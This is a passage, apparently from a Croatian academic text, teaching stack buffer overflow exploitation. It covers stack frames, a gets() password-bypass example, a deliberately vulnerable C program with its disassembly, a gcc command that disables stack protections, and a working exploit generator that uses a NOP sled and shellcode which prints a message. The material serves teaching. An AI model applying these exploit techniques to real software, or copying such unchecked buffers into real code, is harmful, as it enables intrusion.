
Slika 4. Model alociranog memorijskog prostora procesa

Nakon što smo objasnili temeljne pojmove možemo polako započeti s opisom *stack buffer overflow* napada. Osnovna ideja napada je relativno jednostavna. Cilj napadača jest na osnovu korisničkog unosa injektirati u program dovoljno dug niz podataka koji će rezultirati preljevom podataka iz odgovarajućeg fiksnog međuspremnika (*buffer* fiksne duljine) s određene pozicije na stogu u ostale dijelove stoga. Fiksni međuspremnik u ovom kontekstu podrazumijeva alociranu fiksnu količinu memorijskog prostora na stogu namijenjenu privremenoj pohrani odgovarajućih podataka na osnovu programske logike. U svrhu deklaracije i referenciranja


fiksnog međuspremnika pohranjenog na stogu, najčešće se koristi lokalno polje podataka sa zadanim ukupnim brojem članova.

Stack buffer overflow ranjivost proizlazi iz propusta u programskoj logici koji omogućuje upis veće količine podataka u fiksirani *buffer* od ukupno alociranog memorijskog prostora na stogu vezanog uz navedeni *buffer*. Ova situacija je naročito opasna s obzirom na činjenicu da se na stogu osim podataka namijenjenih obradi u sklopu aplikacijske logike pohranjuju i kontrolni podaci. Prelijevanjem podataka iz napadnutog *buffera* može doći do prepisivanja kontrolnog podatka koji utječe na daljnji tijek izvođenja procesa. Na ovaj način napadač može preuzeti kontrolu nad procesom.

U svrhu boljeg razumijevanja koncepta *buffer overflow* napada u nastavku su izloženi modeli stoga koji prezentiraju stanje na stogu prije i nakon izvršenja napada. U sklopu modela označen je okvir stoga ranjive funkcije uključujući i pohranjene registre funkcije pozivatelja. Pretpostavljamo da napadač u ranjivi međuspremnik unosi niz sastavljen od 16 „A“ znakova dok ukupan alociran prostor *buffera* iznosi 8 *byte-a* (moguće je pohraniti maksimalno 8 znakova). Svaki uneseni „A“ znak se u memoriji računala pohranjuje na temelju *ASCII* koda kao binarna vrijednost 01000001 odnosno heksidecimalna vrijednost 41.



Slika 5. Model stoga prije stack buffer overflow napada



Slika 6. Model stoga nakon stack buffer overflow napada

Prikazani model pretpostavlja prelijevanje fiksiranog međuspremnika implementiranog unutar određene funkcije programa. Program, neposredno prije poziva funkcije, sprema na stog parametre koje je potrebno proslijediti navedenoj funkciji. Nakon toga vrši se pohrana adrese na kojoj se nalazi sljedeća instrukcija programa neposredno nakon naredbe za poziv funkcije. *EIP* odnosno *PC* registar u pravilu sadrži adresu sljedeće instrukcije koja se čita na početku procesorskog ciklusa vezanog uz izvođenje naredbe a uvećava se za određenu vrijednost prije dekodiranja i izvršavanja trenutne naredbe. Detalji izvođenja ovog procesa kao i sami nazivi registara mogu ovisiti o konkretnoj arhitekturi računala i konkretnom asemblerskom jeziku. U našem slučaju adresu pohranjenu na stogu možemo označiti kao *EIP* registar funkcije pozivatelja. Svrha asemblerske naredbe *CALL* je upravo pohrana adrese sljedeće instrukcije programa na stog (*PUSH* operacija) te izvršavanje skoka na početnu adresu funkcije (*JUMP* operacija). U sklopu takozvanog prologa funkcije vrši se pohrana vrijednosti *EBP* registra na stog nakon čega slijedi upis trenutne adrese vrha stoga (vrijednost *ESP* registra) u *EBP* registar.

EBP registar pohranjuje vršnu adresu okvira stoga vezanog uz pojedinu funkciju. Pod pojmom „okvir stoga“ podrazumijevamo memorijski prostor na stogu koji funkcija koristi za pohranu vlastitih parametara. Okvir stoga funkcije započinje na adresi neposredno nakon adrese rezervirane za pohranu vrijednosti *EBP* registra funkcije pozivatelja i to u smjeru rasta stoga.

Na temelju analize izloženog modela stoga prije i nakon izvršenja napada možemo primijetiti da je kao posljedica korisničkog unosa sastavljenog od 16 „A“ znakova namijenjenih pohrani unutar međuspremnika funkcije došlo do prepisivanja pohranjenih vrijednosti *EIP* i *EBP* registra funkcije pozivatelja. S obzirom na činjenicu da je smjer upisa podataka na stog iz izvorišta podataka obrnut u odnosu na smjer rasta stoga, podaci iz izvorišta će u slučaju postojanja ranjivosti prepisati memorijske lokacije viših logičkih adresa na kojima su pohranjeni odgovarajući kontrolni podaci. Važno je naglasiti da se promatrani sustav temelji na *little-endian* arhitekturi[38].

Kao rezultat napada *EIP* registar je napunjen nizom heksadecimalnih vrijednosti 0x41 odnosno *ASCII* vrijednostima znaka „A“. Program će u skladu s tim prilikom izlaska iz funkcije pokušati pokrenuti instrukciju s adrese 0x41414141. U trenutku izlaska iz funkcije poziva se *RET* naredba asemblerskog jezika koja podrazumijeva povlačenje vrijednosti sa stoga te zatim izvršavanje skoka koristeći pritom povućenu vrijednost kao argument operacije *JUMP*. Ova operacija može rezultirati nizom različitih scenarija:

1. Virtualna adresa kojoj se pokušava pristupiti ne mora biti mapirana prema odgovarajućoj fizičkoj adresi te će kao rezultat operacije doći do rušenja programa.

2. Virtualna adresa je mapirana ali pokazuje na zaštićeni fizički memorijski prostor što također dovodi do rušenja programa.

3. Virtualna adresa je mapirana prema fizičkoj adresi ali ova adresa ne sadrži valjanu instrukciju strojnog jezika te posljedično dolazi do rušenja programa.

4. Virtualna adresa je mapirana prema fizičkoj adresi koja sadrži valjanu instrukciju strojnog jezika. Program se nastavlja izvršavati počevši od navedene instrukcije.

[38] Little-endian arhitektura podrazumijeva ponašanje sustava na način da byte-ove na nižim adresama unutar 32 bitne memorijske lokacije interpretira kao manje značajne dijelove pohranjenog broja.

Cilj provedbe *stack buffer overflow* napada je u pravilu pokretanje odgovarajućeg malicioznog koda na eksploatiranom sustavu s daljnjim ciljem ovisnim o motivima napadača. Ovaj maliciozni kod nazivamo *payload* a u programerskom žargonu se koristi i pojam *shellcode* (iako je *shellcode* prvenstveno naziv za specifični *payload* koji pokreće izvršavanje ljuske). Sam postupak određivanja adrese koju je potrebno upisati na mjesto *EIP* registra funkcije pozivatelja je u realnim uvjetima poprilično složen te ovisi o konkretnoj arhitekturi računala i operacijskom sustavu. Slično vrijedi i za sam postupak izrade *shellcode-a*.

Osim pokretanja malicioznog koda odnosno promjene toka računalnog procesa cilj *stack buffer overflow* napada može biti i jednostavno rušenje programa ili prepisivanje određenih parametara funkcije pohranjenih na stogu. U nastavku je izložen jednostavan primjer *C* programa koji sadrži *stack buffer overflow* ranjivost. Također će se prikazati oblik eksploatacije koji rezultira izmjenom vrijednosti lokalne varijable pohranjene na stogu.

```
#include <stdio.h>
#include <string.h>

int main(void)
{
   char buff[15];
   int lozinka = 0;

   printf("\n Unesi lozinku: \n");
   gets(buff);

   if(strcmp(buff, „Darian"))
   {
      printf ("\n Kriva lozinka \n");
   }
   else
   {
      printf ("\n Ispravna lozinka \n");
      lozinka = 1;
   }
if(lozinka)
```

```
    {
        printf ("\n Dodijeljene administrativne ovlasti!\n");
    }
    return 0;
}
```

Ranjivost programa proizlazi iz korištenja nesigurne funkcije *char gets(*char str).* Funkcija čita znakove iz standardnog ulaza sve do oznake novog reda ili kraja datoteke, vrši malu modifikaciju nad nizom znakova te ga konačno sprema počevši od adrese sadržane u pokazivaču str. Funkcija ne vrši usporedbu duljine izvorišnog niza u odnosu na kapacitet odredišnog međuspremnika. Ukoliko je pročitana oznaka za prelazak u novi red, ona se odbacuje te se na njezino mjesto upisuje *NULL byte*[39]. Ovaj niz znakova se učitava u odredište.

Važno je primijetiti da se lokalne varijable pohranjuju na stog obrnutim redoslijedom u odnosu na redoslijed njihove deklaracije u C programu. Zaključujemo da je za varijablu lozinka alociran memorijski prostor na višim logičkim adresama neposredno prije memorijskog prostora alociranog za međuspremnik *buff*. Unosom više od 15 znakova u *buffer* utječemo na promjenu vrijednosti susjedne lokalne varijable na stogu a to je upravo varijabla lozinka. U ovom slučaju se ne opterećujemo analizom stanja na stogu povrh navedene varijable. Varijabla lozinka je deklarirana kao *integer* te prema tome zauzima 4 *byte-a* u memoriji na stogu. Korisnički unos sastavljen od između 15 i 18 znakova, pri čemu ne uključujemo oznaku za prelazak u novi red, će prema tome utjecati jedino na promjenu vrijednosti pohranjene u lokalnom međuspremniku *buff* i lokalnoj varijabli lozinka. Ukoliko u rasponu od 15. do 18. znaka unesemo bilo koji niz znakova osim niza sastavljenog od 4 znakova „\0“ program će nas razveseliti porukom o dodijeljenim administrativnim ovlastima unatoč tome što smo zapravo unijeli krivu lozinku. Funkcija gets() se neće zaustaviti nakon procesuiranja prvog *NULL byte-a* odnosno znaka „\0“ iz korisničkog unosa. U nastavku je prikazan izgled korisničkog sučelja prilikom pokretanja kompiliranog koda izloženog C programa spremljenog u izvršnoj datoteci *bufferoverflow1.exe*.

```
$ ./bufferoverflow1
Unesi lozinku:
Ne znam lozinku!
```

[39] NULL byte je byte koji sadrži heksidecimalnu vrijednost 0x00

Netočna lozinka

Dodijeljene administrativne ovlasti!

4.3 Akademski primjer eksploatacije stack buffer overflow ranjivosti

U ovom poglavlju izvršiti će se analiza primjera ranjivog programa, odgovarajućeg *exploita* i *payloada* odnosno *shellcode-a*.

U svrhu pojednostavljenja problematike pretpostavljamo izvođenje eksploatacije nad računalom s ugrađenim *Linux* operacijskim sustavom. Važno je naglasiti da *Windows* operacijski sustav provodi alokaciju memorije za procese na drugačiji način od *Linux* operacijskog sustava. Kao jedna od ključnih razlika se može istaknuti logička adresa stoga koja nije fiksirana i koja se nalazi u rasponu nižih logičkih adresa s tim da je najznačajniji *byte* ove adrese jednak nuli. *Shellcode* uobičajeno u svom tijelu koristi adrese sa stoga a s obzirom na činjenicu da sve adrese u sklopu raspoloživog adresnog prostora sadržavaju *NULL byte*, *shellcode* ponekad neće biti moguće u cijelosti pohraniti na stog. Mnoge ranjive funkcije koje se koriste kao vektor napada zapravo prepisuju *string* iz izvora u zadano odredište (*buffer*) te zaustavljaju daljnje izvođenje operacije u trenutku kada pročitaju *NULL byte* iz izvorišta.

Osnovni problem vezan uz izradu funkcionalnog eksploatacijskog koda temeljenog na *buffer overflow* ranjivosti svodi se na adresiranje *shellcode-a* na žrtvinom računalu. Točnu memorijsku lokaciju *shellcode-a* pohranjenog na stogu nije moguće odrediti osim u slučaju kada napadač ima uvid u sve informacije vezane uz korištenje ciljanog računalnog sustava. Dakle napadač mora imati uvid u izvorni kod programa. Također mora posjedovati informaciju o korištenom *compiler-u*, operacijskom sustavu i *hardware-u* ciljanog računalnog sustava. Čak i slučaju posjedovanja svih informacija potrebnih za egzaktno izračunavanje adrese *shellcode-a* to se u pravilu ne čini zbog mogućnosti korištenja raznih metoda uz pomoć kojih se smanjuje kompleksnost problema te ujedno povećava fleksibilnost eksploatacijskog koda. Kao primjer možemo navesti *NOP sled* metodu. Ova metoda podrazumijeva unos niza *NOP* naredbi u sklopu eksploatacijskog koda na adresama na stogu koje prethode *shellcode-u*. *NOP* naredba je naredba strojnog jezika koja ne mijenja stanje registara, zastava ili memorije te se koristi u svrhu tempiranja događaja. Unos niza *NOP* naredbi pojednostavljuje problem izračuna adrese *shellcode-a*. Skok na bilo koju od adresa na kojoj se nalazi spremljena *NOP* naredba će rezultirati eventualnim izvođenjem *shellcode-a*. Dugi niz *NOP* naredbi je naravno jako sumnjiva pojava gledajući iz perspektive *IPS-a* ili antivirusnog sustava. Zbog toga se u realnim

slučajevima napada (koji su puno kompliciraniji od našeg akademskog primjera) između ostaloga provodi i postupak maskiranja *NOP sled-a*.

U svrhu izvođenja simulacije benignog *stack buffer overflow* napada na vlastitom računalu, potrebno je prvo isključiti opcije vezane uz generiranje sigurnosnih mehanizama prilikom korištenja kompajlera. U slučaju korištenja *GCC* kompajlera to je moguće izvršiti uz pomoć sljedeće naredbe u komandnoj liniji:

$ gcc -o ranjivkod -z execstack -fno-stack-protector ranjivkod.c

Opcija *-z execstack* omogućuje izvršavanje koda sa stoga što je onemogućeno u sklopu zadane konfiguracije. Korištenjem posebnih binarnih oznaka unutar programa moguće je označiti treba li operacijski sustav dopustiti izvršavanje instrukcija sa stoga konkretnog programa. Opcija *-fno-stack-protector* isključuje sigurnosni mehanizam koji se temelji na generiranju dodatnih kontrolnih varijabli unutar ranjivih funkcija programa te analizi vrijednosti takvih varijabli prilikom izlaska iz funkcije. Ukoliko je došlo do promjene vrijednosti varijable ispisuje se poruka o pogrešci i program završava s izvođenjem.

U svrhu učenja preporučuje se korištenje starijih verzija operacijskih sustava koji nemaju ugrađene napredne sigurnosne mehanizme. Operacijski sustav *Red Hat 7.2* je u tom kontekstu odličan izbor te se primjer napada izložen u nastavku temelji na eksploataciji programa koji se izvodi upravo na ovoj platformi.

4.3.1 Primjer ranjivog programa napisanog u c programskom jeziku

```
#include <stdlib.h>
#include <stdio.h>

int bof()
{
        char buffer[8];  /* međuspremnik od 8 byte-ova */
        FILE *badfile;
        /*otvori badfile za čitanje*/
        badfile=fopen( "badfile", "r" );
        /*učitaj 1024 byte-ova iz datoteke badfile u buffer "*/
        fread( buffer, sizeof( char ), 1024, badfile );
```

```
        return 1;
}

int main(int argc, char **argv)
{
        bof();          /*pozivanje ranjive funkcije*/
        /*Program neće izvesti ovaj dio koda zbog buffer overflow ranjivosti unutar funkcije bof() */
        printf("Ovo se neće ispisati!\n")
        ;return 1;
}
```

Ranjiv program sadrži funkciju unutar koje se vrši upis niza znakova iz datoteke *badfile* u međuspremnik pri čemu količina upisanih znakova nadilazi ukupnu količinu memorije alocirane za međuspremnik. S obzirom na postojanje ranjivosti unutar funkcije *bof()* ostatak programa nakon poziva funkcije neće biti izvršen. Konkretan sadržaj *badfile* datoteke će utjecati na daljnji tijek izvođenja programa. Program se može ili srušiti ili nastaviti s izvođenjem payloada u slučaju ako je eksploatacijski kod sadržan u *badfile-u* ispravno napisan. Treća, malo vjerojatna, opcija jest slučajno otvaranje nekog od programa koji su otprije instalirani na žrtvinom računalu (uz pretpostavku odgovarajuće razine korisničkih ovlasti).

4.3.2 Prikaz koda funkcije bof() ranjivog programa u asemblerskom jeziku

```
.text:080483A8 bof             proc near               ; CODE XREF:main+10p
.text:080483A8
.text:080483A8 badfile         = dword ptr -0Ch
.text:080483A8 buffer          = dword ptr -8
.text:080483A8
;bof's prologue.
text:080483A8                  push    ebp
.text:080483A9                 mov     ebp, esp
.text:080483AB                 sub     esp, 18h ;alokacija memorije na stogu za lokalne varijable
.text:080483AE                 sub     esp, 8 ; alokacije dodatnih 8 byte-ova u svrhu poravnanja stoga uoči poziva
fopen() funkcije
;spremanje parametara za funkciju fopen() na stog
```

```
.text:080483B1          push    offset aR       ;"r" – čitanje
.text:080483B6          push    offset aBadfile ;"badfile" –naziv datoteke
;poziv fopen() funkcije
.text:080483BB          call    _fopen
;počisti stog nakon povratka iz funkcije
.text:080483C0          add     esp, 10h
;postavi vrijednost lokalne varijable buffer na izlaznu vrijednost netom pozvane funkcije fopen()
.text:080483C3          mov     [ebp+badfile], eax
;Spremanje 4. parametra za funkciju fread() na stog→pokazivač na datoteku iz koje se čita
.text:080483C6          push    [ebp+badfile]
; Spremanje 3. parametra za funkciju fread() na stog→maksimalan broj elemenata koji će se pročitati iz datoteke
.text:080483C9          push    400h
; Spremanje 2. parametra za funkciju fread() na stog→veličina svakog pročitanog elementa izražena u byte-ovima
.text:080483CE          push    1
; Spremanje 1. parametra za funkciju fread() na stog→pokazivač na odredište podataka (buffer)
.text:080483D0          lea     eax, [ebp+buffer]
.text:080483D3          push    eax;call fread
.text:080483D4          call    _fread
;počisti stog nakon povratka iz funkcije
.text:080483D9          add     esp, 10h
; postavljanje povratne vrijednosti funkcije
.text:080483DC          mov     eax, 1
; epilog funkcije bof()
.text:080483E1          leave
.text:080483E2          retn
.text:080483E2 bof      endp
```

Prikaz ranjivog programa u asemblerskom jeziku je generiran korištenjem *IDA Pro disassembler-a*[40]. Ova operacija je također poznata po nazivu reverzibilni inženjering. Na početku generiranog koda možemo primijetiti nešto nalik deklaraciji lokalnih varijabli funkcije. Ove oznake nisu dio asemblerskog jezika već su svojstvene *disassembler-u* te su namijenjene u svrhu olakšavanja čitanja koda. Navedene oznake označavaju relativne adrese lokalnih varijabli u odnosu na vršnu adresu okvira stoga odgovarajuće funkcije. Npr. badfile= dword ptr

[40] Disassembler je program koji prevodi instrukcije strojnog koda u asemblerski jezik.

-0Ch podrazumijeva pridruživanje relativne adrese -12 labeli *badfile* (u odnosu na vrijednost registra *EBP*).

Konkretan asemblerski kod započinje s definicijom prologa funkcije *bof()*. U sklopu prologa se vrijednost *EBP* registra funkcije pozivatelja postavlja na vrh stoga (*push ebp*) te se zatim trenutna vrijednost *ESP* registra upisuje u *EBP* registar (*mov ebp, esp*). Na ovaj način *EBP* registar preuzima vrijednost vršne adrese okvira stoga funkcije *bof()*.

U nastavku koda se provodi alokacija memorije na stogu za lokalne varijable *buffer* i *badfile*. Iako je ukupna deklarirana veličina navedenih varijabli jednaka 12 *byte-ova assembler* će često izvršiti rezervaciju dodatnih memorijskih lokacija. U ovom slučaju se vrši rezervacija 24 *byte-a* na stogu. Rezervacija mjesta za lokalne varijable se provodi oduzimanjem odgovarajuće vrijednosti od vrijednosti pohranjene u *ESP* registru te pohranjivanjem rezultata u isti registar (*sub esp, 18h*).

Također se provodi rezervacija dodatnih 8 *byte-ova* na stogu u svrhu poravnanja neposredno prije poziva funkcije *fopen()*. Pojedine funkcije naime zahtijevaju izvršenje ovakvog oblika poravnanja prije njihovog pozivanja (*sub esp, 8*).

Naredbe u nastavku programa podrazumijevaju upis adrese odgovarajućih *string-ova* na stog. Izvršava se upis parametara namijenjenih funkciji *fopen()* (riječ je pokazivačima na „r“ i „badfile“ *string-ove*) na stog.

Slijedi poziv funkcije *_fopen()*. Funkcija *_fopen()* kao povratnu vrijednost generira pokazivač na otvorenu datoteku. Povratna vrijednost funkcije se općenito pohranjuje u registru *EAX*.

Nakon povratka iz funkcije *_fopen()* potrebno je očisti stog (*add esp, 10h*). Netom prije poziva funkcije smo izvršili alokaciju 4 memorijskih adresa na stogu odnosno rezervirali smo ukupno 16 *byte-ova*. Pojedine funkcije programskih jezika su naime implementirane na način da se funkciji pozivatelju prepušta izvršenje konačne operacije čišćenja stoga ovisno o ukupnom broju proslijeđenih parametara.

Slijedi upis parametara funkcije *_fread()*, poziv *_fread()* funkcije te čišćenje stoga nakon izlaska iz *_fread()* funkcije. Unutar funkcije *_fread()* dolazi do izvršenja *stack buffer overflow* napada uslijed upisa prevelikog broja znakova u međuspremnik *buffer*.

Epilog funkcije podrazumijeva izvršenje suprotnog niza operacija u odnosu na prolog funkcije. Vrijednost *EBP* registra se prenosi u *ESP* registar te se zatim izvršava povlačenje vrijednosti sa stoga u *EBP* registar. Na ovaj način registre *EBP* i *ESP* vraćamo u stanje svojstveno funkciji

pozivatelja. Ove instrukcije je moguće sažeto označiti uz pomoć naredbe *LEAVE* asemblerskog jezika.

RETN naredba podrazumijeva izlazak iz funkcije odnosno izvršavanje skoka na adresu sadržanu u *EIP* registru funkcije pozivatelja pohranjenom na stogu. Ukoliko je program učitao odgovarajuće oblikovan maliciozni kod pohranjen u datoteci *badfile*, izvršenje naredbe *RETN* će rezultirati pokretanjem odgovarajućeg *payload-a*.

Uz pomoć programa prikazanog u nastavku izvršava se upis odgovarajućeg eksploatacijskog koda u *badfile* datoteku. Eksploatacijski kod se temelji na injekciji *NOP* naredbi i *shellcode-a* te na unosu odgovarajuće adrese u *EIP* registar funkcije pozivatelja. Cilj je preusmjeriti izvršavanje ranjivog programa na neku od adresa *NOP* naredbi smještenih na nižim adresama na stogu u odnosu na početnu adresu *shellcode-a* ili na početnu adresu *shellcode-a*.

4.3.3 Generator eksploatacijskog koda napisan u c programskom jeziku

```
#include <stdlib.h>
#include <stdio.h>
char shellcode[] =
"\xeb\x16"            /* jmp string          */
"\x31\xdb"            /* xor %EBX, %EBX      */
"\x31\xd2"            /* xor %EDX, %EDX      */
"\x31\xc0"            /* xor %EAX, %EAX      */
"\x59"               /* pop %ECX            */
"\xbb\x01\x00\x00\x00"  /* movb $0x1,%bl       */
"\xb2\x23"            /* movb $0x23,%dl      */
"\xb0\x04"            /* movb $0x04,%al      */
"\xcd\x80"            /* int $0x80           */
"\xb0\x01"            /* movb $0x1, %al      */
"\xcd\x80"            /* int $0x80           */
"\xe8\xe5\xff\xff\xff"  /* call code           */
"Preuzeta je kontrola nad sustavom!\n"
;
#define OFFSET  1500
unsigned long get_ESP(void)
```

```
{
__asm__("movl %ESP,%EAX");
}

main(int argc, char **argv)
{
unsigned long addr;
FILE *badfile;
char buffer[1024];
addr = get_ESP()+OFFSET;
fprintf(stderr, "Offset: 0x%x\nVelicina Shellcode-a:%d\n",addr,sizeof(shellcode));

/* Izrada eksploatacijskog koda */
memset(&buffer,0x90,1024);
/* pohrana adrese shellcode-a po little-endian redoslijedu*/
buffer[12] =  addr & 0x000000ff;
buffer[13] = (addr & 0x0000ff00) >> 8;
buffer[14] = (addr & 0x00ff0000) >> 16;
buffer[15] = (addr & 0xff000000) >> 24;
memcpy(&buffer[(sizeof(buffer) – sizeof(shellcode))],shellcode,sizeof(shellcode));

/* pohrana eksploatacijskog koda u badfile datoteku */
badfile = fopen("./badfile","w");
fwrite(buffer,1024,1,badfile);
fclose(badfile);
}
```

Shellcode

Program započinje s inicijalizacijom niza znakova „shellcode“ s nizom znakova koji odgovaraju samom *shellcode-u* koji je potrebno ugraditi na stog ranjive funkcije. *Shellcode* je potrebno definirati u obliku strojnog koda. Prevođenje „shellcode-a“ napisanog u nekom od programskih jezika više razine u strojni kod neće rezultirati funkcionalnim kodom. Razlog je taj što se prije izvođenja svakog programa prvo izvode odgovarajuće operacije operacijskog

sustava (*OS loader*). S obzirom da ubačeni kod neće biti obrađen od strane *OS loader-a* potrebno je pristupiti razvoju koda na razini strojnog jezika uzevši u obzir tok aktivnosti operacijskog sustava. Izravno korištenje binarnog koda generiranog uz pomoć programa više razine može, između ostalog, rezultirati pokušajem izvođenja podatkovnog segmenta podataka prilikom pokretanja *shellcode-a*.

Funkcija našeg jednostavnog primjera *shellcode-a* je ispisivanje poruke „Preuzeta je kontrola nad sustavom!“ na standardni izlaz.

Prvom naredbom *shellcode-a* (*jmp string)* ostvaruje se skok na naredbu *call* pri dnu *shellcode-a* (*call code*). Pri tome, iz perspektive asemblerskog jezika, koristimo labelu *string* za označavanje *call* naredbe te labelu *code* za označavanje *xor %EBX, %EBX* naredbe koja se nalazi neposredno nakon *JMP* naredbe. Potrebno je naglasiti da se pri izvođenju ovih naredbi koristi relativno adresiranje te će se adresiranje izvršiti na pravilan način neovisno o konkretnoj poziciji *shellcode-a* u memoriji.

Razlog zbog kojeg se vrši skok na *call* naredbu jest dohvat adrese *string-a* ugrađenog na kraju *shellcode-a* („Preuzeta je kontrola nad sustavom!\n“). *call code* naredba postavlja adresu sljedeće instrukcije na stog te zatim izvršava skok na adresu određenu labelom *code*. Na ovaj način je adresa *string-a* (koji je pohranjen sljedećoj adresi u odnosu na lokaciju naredbe *call code*) spremljena na stog.

Nakon izvršenja skoka iz *call* naredbe program nastavlja s pripremom parametara namijenjenih sistemskoj funkciji. Sistemske funkcije općenito dohvaćaju parametre iz registara. U skladu s tim pristupa se pohrani parametara unutar odgovarajućih registara.

Iako naša metoda injekcije *payload-a* nije osjetljiva na prisustvo *NULL byte-a,* u nastavku je prikazan opći princip punjenja vrijednosti registara svojstven izradi *shellcode-a*. Prvo je potrebno na neizravan način postaviti vrijednost registara na nulu. To se postiže upotrebom naredbe *XOR* (*xor %EBX, %EBX*).

Slijedi upis parametara u registre. Prvi parametar je pohranjen na vrhu stoga (adresa početka *string-a* koji želimo ispisati na standardni izlaz). Uz pomoć naredbe *pop %ECX* pohranjujemo ovu adresu u *ECX* registar.

Čitatelj može primijetiti da svaki *string* pa tako i „Preuzeta je kontrola nad sustavom! \n“ sadrži *NULL byte* kao oznaku kraja *string-a*. Međutim s obzirom da je *string* zadnji element koji će

biti upisan u ranjivi međuspremnik ova činjenica ne predstavlja konkretan problem. *Shellcode* naime u izloženom primjeru predstavlja zadnji element koji se upisuje u međuspremnik.

Preostali registri se pune upisom pojedinih *byte-ova* u odgovarajuće dijelove registara. Ovom metodom se izbjegava eventualna pojava *NULL byte-ova* prilikom definiranja parametara.

Vrši se upis vrijednosti 1 kodirane unutar jednog *byte-a* u najniži *byte EBX* registra. Na ovaj način kao odredište ispisa sistemske funkcije postavlja standardni izlaz. Slijedi upis duljine izvorišnog *string-a* u najniži *byte EDX* registra.

Konačni korak prije poziva sistemske funkcije je pohrana broja sistemske funkcije u najniži *byte EAX* registra (*movb $0x04,%al*).

Slijedi naredba *int $0x80* koja generira softverski iniciran prekid odnosno poziva proceduru za obradu prekida (dio jezgre operacijskog sustava) i dostavlja odgovarajući broj prekida (0x80). Korištenjem ove informacije jezgra operacijskog sustava pokreće izvršavanje odgovarajuće sistemske funkcije (na osnovu vrijednosti registra *EAX*). S obzirom da je u registru *EAX* pohranjena vrijednost 4 pokreće se izvršavanje sistemske funkcije *SYS_WRITE* na temelju tablice sistemskih poziva korištenog operacijskog sustava. Rezultat izvođenja ove sistemske funkcije je ispis *string-a* „Preuzeta je kontrola nad sustavom! \n“ na standardni izlaz.

Prije zatvaranja programa vrijednost najnižeg *byte-a* registra *EAX* postavlja se na 1. Vrijednost *EBX* registra je već postavljena na vrijednost 1. Naredba *int $0x80* zatim šalje još jedan zahtjev prema jezgri operacijskog sustava. Operacijski sustav na osnovu pohranjene vrijednosti u registru *EAX* sada pokreće sistemsku funkciju *SYS_EXIT*. Rezultat izvođenja ove funkcije je izlazak iz programa (*shellcode-a*).

Generator eksploatacijskog koda

Bitan korak u sklopu izvršenja *stack buffer overflow* napada jest dobivanje informacije o trenutnoj adresi vrha stoga. Funkcija *unsigned long get_ESP(void) { }* kao izlaz (spremljen u registru *EAX*) vraća vrijednost *ESP* registra prije poziva funkcije umanjenog za 4 (spremanje *EIP* registra funkcije pozivatelja). Glavni zadatak prilikom generiranja eksploatacijskog koda jest definicija vrijednosti konstante *OFFSET* koja u kombinaciji s adresom stoga definira adresu koju želimo prepisati u *EIP* registar funkcije pozivatelja. Ovu adresu spremamo u lokalnu

varijablu *addr*. Konstanta *OFFSET* mora omogućiti skok programa na injektirani *NOP sled* ili na početnu adresu *shellcode-a*. Vrijednost *ESP* registra povukli smo nakon deklaracije polja *buffer* veličine 1024 *byte-ova*. U skladu s tim, korištenje konstante *OFFSET* vrijednosti 1500, prilikom definicije varijable *addr,* rezultirati će skokom na adresu približno na sredini eksploatacijskog koda.

Naredba *memset(&buffer,0x90,1024)* podrazumijeva upis *1024 NULL byte-ova* (heksadecimalna oznaka 90) u međuspremnik.

Pretpostavljamo da smo prilikom analize ranjivog koda utvrdili relativnu adresu *EIP* registra funkcije pozivatelja na stogu u odnosu na lokalnu varijablu *buffer* funkcije *bof().* Pohranjeni *EIP* registar funkcije pozivatelja se dakle nalazi na adresi lokalne varijable *buffer* uvećane za 12 (8 *byte-a* alociranih za lokalnu varijablu *buffer* uvećani za 4 *byte-a* alociranih za *EBP* registar funkcije pozivatelja).

Slijedi upis pretpostavljene adrese *shellcode-a* na izračunato mjesto u *buffer-u* po *little-endian* redoslijedu. Nastavlja se s upisom polja *shellcode* na kraj polja *buffer (memcpy(&buffer[(sizeof(buffer) – sizeof(shellcode))],shellcode,sizeof(shellcode))).*

Generator eksploatacijskog koda završava s upisom polja *buffer* u *badfile* datoteku.

Zaključak

Ranjivi program će nakon čitanja *badfile* datoteke koja sadrži eksploatacijski kod nastaviti s izvršavanjem ugrađenog *shellcode-a*. *Shellcod-e* će pokrenuti sistemsku funkciju te ispisati poruku na standardnom izlazu: „Preuzeta je kontrola nad sustavom! \n“. Nakon ispisivanja poruke program završava s izvođenjem pozivom sistemske funkcije *SYS_EXIT*. Ostatak koda ranjivog programa preostalog nakon poziva funkcije *bof()* neće se izvršiti.

4.4 Nesigurne funkcije

